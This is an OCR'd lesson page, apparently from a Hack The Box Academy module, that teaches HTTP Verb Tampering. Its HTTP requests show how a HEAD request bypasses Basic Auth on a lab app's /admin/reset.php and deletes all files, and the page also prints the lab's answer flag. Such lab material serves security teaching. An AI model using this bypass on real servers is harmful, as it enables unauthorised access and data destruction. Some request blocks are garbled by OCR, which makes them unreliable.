
Bypassing Basic Authentication

Exploiting HTTP Verb Tampering vulnerabilities is usually a relatively straightforward process. We just need to try alternate HTTP methods to see how they are handled by the web server and the web application. While many automated vulnerability scanning tools can consistently identify HTTP Verb Tampering vulnerabilities caused by insecure server configurations, they usually miss identifying HTTP Tampering vulnerabilities caused by insecure coding. This is because the first type can be easily identified once we bypass an authentication page, while the other needs active testing to see whether we can bypass the security filters in place.


The first type of HTTP Verb Tampering vulnerability is mainly caused by `Insecure Web Server Configurations`, and exploiting this vulnerability can allow us to bypass the HTTP Basic Authentication prompt on certain pages.

Identify


When we start the exercise at the end of this section, we see that we have a basic `File Manager` web application, in which we can add new files by typing their names and hitting `enter`:



However, suppose we try to delete all files by clicking on the red `Reset` button. In that case, we see that this functionality seems to be restricted for authenticated users only, as we get the following `HTTP Basic Auth` prompt:


http://SERVER_IP:PORT/
Sign in
http://138.68.140.119:30250
Your connection to this site is not private
Username
Password
Cancel
Sign in

As we do not have any credentials, we will get a `401 Unauthorized` page:



Unauthorized

This server could not verify that you are authorized to access the document requested. Either you supplied the wrong credentials (e.g., bad password), or your browser doesn't understand how to supply the credentials required.

Apache/2.4.41 (Ubuntu) Server at 138.68.140.119 Port 30250

So, let's see whether we can bypass this with an HTTP Verb Tampering attack. To do so, we need to identify which pages are restricted by this authentication. If we examine the HTTP request after clicking the Reset button or look at the URL that the button navigates to after clicking it, we see that it is at `/admin/reset.php`. So, either the `/admin` directory is restricted to authenticated users only, or only the `/admin/reset.php` page is. We can confirm this by visiting the `/admin` directory, and we do indeed get prompted to log in again. This means that the full `/admin` directory is restricted.

Exploit

To try and exploit the page, we need to identify the HTTP request method used by the web application. We can intercept the request in Burp Suite and examine it:

Cheat Sheet


? Go to Questions

My Workstation

OFFLINE


Start Instance

∞ / 1 spawns left




```
GET  /admin/reset.php? HTTP/1.1
Host: 138.68.140.119:30250
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://138.68.140.119:30250/index.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

As the page uses a `GET` request, we can send a `POST` request and see whether the web page allows `POST` requests (i.e., whether the Authentication covers `POST` requests). To do so, we can right-click on the intercepted request in Burp and select `Change Request Method`, and it will automatically change the request into a `POST` request:



```
GET  /admin/reset.php? HTTP/1.1
Host: 138.68.140.119:30250
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win6                          like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,applica                          op,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://138.68.140.119:30250/index.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

Once we do so, we can click `Forward` and examine the page in our browser. Unfortunately, we still get prompted to log in and will get a `401 Unauthorized` page if we don't provide the credentials:


http://SERVER_IP:PORT/
Sign in
http://138.68.140.119:30250
Your connection to this site is not private
Username
Password
Cancel
Sign In


So, it seems like the web server configurations do cover both `GET` and `POST` requests. However, as we have previously learned, we can utilize many other HTTP methods, most notably the `HEAD` method, which is identical to a `GET` request but does not return the body in the HTTP response. If this is successful, we may not receive any output, but the `reset` function should still get executed, which is our main target.

To see whether the server accepts `HEAD` requests, we can send an `OPTIONS` request to it and see what HTTP methods are accepted, as follows:

Bypassing Basic Authentication


```
MisaelMacias@htb[/htb]$ curl -i -X OPTIONS http://SERVER_IP:PORT/

HTTP/1.1 200 OK
Date:
Server: Apache/2.4.41 (Ubuntu)
Allow: POST,OPTIONS,HEAD,GET
Content-Length: 0
Content-Type: httpd/unix-directory
```

As we can see, the response shows `Allow: POST,OPTIONS,HEAD,GET`, which means that the web server indeed accepts `HEAD` requests, which is the default configuration for many web servers. So, let's try to intercept the `reset` request again, and this time use a `HEAD` request to see how the web server handles it:



```
HEAD /admin/reset.php HTTP/1.1
Host: 138.68.140.119:31378
Content-Length: 0
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://138.68.140.119:31378
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://138.68.140.119:31378/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Once we change `POST` to `HEAD` and forward the request, we will see that we no longer get a login prompt or a `401 Unauthorized` page and get an empty output instead, as expected with a `HEAD` request. If we go back to the `File Manager` web application, we will see that all files have indeed been deleted, meaning that we successfully triggered the `Reset` functionality without having admin access or any credentials:



Available Files:

Try testing other HTTP methods, and see which ones can successfully bypass the authentication prompt.

Connect to Pwnbox
Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location
UK 162ms

Terminate Pwnbox to switch location

Start Instance
∞ / 1 spawns left

Waiting to start...

Enable step-by-step solutions for all questions

Questions

Cheat Sheet

Answer the question(s) below to complete this Section and earn cubes!

Target(s): Click here to spawn the target system!

+ 1 Try to use what you learned in this section to access the 'reset.php' page and delete all files. Once all files are deleted, you should get the flag.

HTB{4lw4y5_c0v3r_4ll_v3rb5}

Submit Hint

Previous Next Mark Complete & Next